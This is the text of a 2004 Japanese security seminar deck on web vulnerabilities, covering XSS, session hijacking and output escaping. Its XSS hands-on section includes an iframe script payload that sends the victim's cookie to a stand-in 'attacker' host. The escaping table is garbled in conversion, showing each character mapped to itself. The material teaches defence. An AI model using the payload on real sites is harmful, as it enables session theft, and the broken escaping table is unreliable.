情報漏洩対策」実践セミナー

Webサイトからの情報漏洩
― 手口の実際と対策 ―

2004年12月7日

中央大学 研究開発機構 専任研究員

塩月誠人<shio@st.rim.or.jp>

はじめに

- 本セッションは、Webアプリケーションの不具合に起因して発生するセキュリティ問題のうち、クロスサイト・スクリプティング、セッション・ハイジャック、SQLインジェクション、XPathインジェクション、HTTPレスポンス・スプリッティングの5つに焦点を絞って、ハンズオンあるいはデモを交えながら解説するものです。

- ここで述べる対策はあくまでも一般論であり、すべてのケースにおいて必ずしも有効であるとは限りません。資料の最後に参考となる各種URLを載せましたので、併せてご参照ください。

- 本セッションでは、各セキュリティ問題の脅威を具体的に理解していただくことを目的として、攻撃手法の詳細や関連する攻撃ツールを提供しています。これらの手法やツールを用いて許可なく他者の情報システムに対して攻撃を行うことは、「不正アクセス行為の禁止等に関する法律」等に違反する行為となります。

目次


- クロスサイト・スクリプティング
- セッション・ハイジャック
- SQLインジェクション
- XPathインジェクション
- HTTPレスポンス・スプリッティング

クロスサイト・スクリプティング

- Cross-Site Scripting ： XSS
- 攻撃者が記述したスクリプトをWebサイトからエコーバックさせ、ユーザのブラウザ上で実行させる攻撃
  - ブラウザからの入力をそのままエコーバックするような場合に発生
    - Webアプリケーション（CGI等）の不具合
    - Webサービス（IIS、Apache等）の不具合
  - JavaScript/VBscript等、ブラウザがサポートするスクリプトの実行
  - ブラウザとWebサイトの信頼関係を利用した攻撃
    - そのWebサイトにおいて実行可能なスクリプトが実行（Eのセキュリティゾーン）
    - そのWebサイトとの間で交信されるCookieを取得 → セッションIDの盗用
    - Webサイトとの間のCookieを改変 → セッション・フィクセイション攻撃


【ハンズオン】

- http://server/xss/greeting.aspにアクセス



【ハンズオン】


- 入力エリアに「<h1>aaa</h1>」と入れると...



- <h1>...</h1> :見出し（heading）タグの一種
- ブラウザがh1タグを理解して「aaa」を大きく表示している

【ハンズオン】


- 「<script>alert("aaa")</script>」と入れると…



- <script>…</script> :スクリプト・タグ。この間にスクリプト（JavaScript等）を記述
- alert(…) :カッコ内をダイアログに表示するスクリプト
- ブラウザがscriptタグを理解して「aaa」をダイアログ表示

【ハンズオン】


- 「<script>alert(document.cookie)</script>」と入れると…



- document.cookie :スクリプトの中でCookieを表す
- ブラウザがscriptタグを理解してCookieをダイアログ表示

【ハンズオン】

- XSSによるCookieの取得
- IEでhttp://attacker/にアクセスすることにより、サーバとの間のCookieが漏洩




```
<iframe
src="http://server/xss
/greeting.asp?name=
<script>location.hr
ef='http://attacker:
81/'+document.coo
kie</script>"></ifra
me>
```

HTML出力の無害化


- ユーザ入力文字列を使用時（HTML出力時）に無害化する
  - 最低限、無害化すべき文字
    - < → <
    - > → >
    - & → &
    - " → "
    - ' → '
  - 場合によっては無害化が必要な文字
    - (); … スクリプトタグの中に入る可能性がある場合
    - + … UTF-7エンコーディングを使用する場合
  - 出力文字列から削除するか、上記のように変換して出力

- http://server/xss2/greeting.asp （XSS対策版）


セッション・ハイジャック

- 他人のWebアクセスセッションを横取りすることにより、その人のアカウントでWebアプリケーションにアクセスすること
- Webアプリケーションにおけるセッション管理の不備に起因
  - セッションIDの推測
    - 連番、ユーザ情報に基づいて生成、単純なアルゴリズム、少ない文字数
  - セッションIDの漏洩
    - クロスサイト・スクリプティングの利用
    - クライアントマシン（特にWebブラウザ）の脆弱性の利用
    - ネットワーク盗聴
  - セッションIDの強要（セッション・フィクセイション）
    - XSSによるCookieの書き換え、URLのクエリストリングに設定
  - セッションIDの不正利用
    - セッション・タイムアウトの不備
    - クライアントとのセッションIDの関連付けの欠如

Webのセッション管理とは



セッションID推測の例




IISが提供するセッション管理機能

- ASPコンテンツにアクセスした際に、ランダムなセッションIDをCookieにセット
  - 例）ASPSESSIONIDCAQRDBCS=IPHPPHBCNCNACKEPJAIBJJDI
  - path属性は常に「/」、デフォルトではsecure属性がつかない
  - ブラウザ終了時にCookieは破棄（Non-Persistent）
  - 一定時間後にIIS側で期限切れ、再発行
- このセッションIDに関連付けられたセッションが自動生成
  - セッションに値を格納するとセッションが開始
    - 例）Session("auth") = true
  - Session.Abandonを呼ぶことでセッション終了
  - デフォルトでは20分でタイムアウト（Session.Timeoutで変更可能）
- セッションIDの推測は（たぶん）極めて困難
- セッションIDの漏洩によるセッション・ハイジャックは???

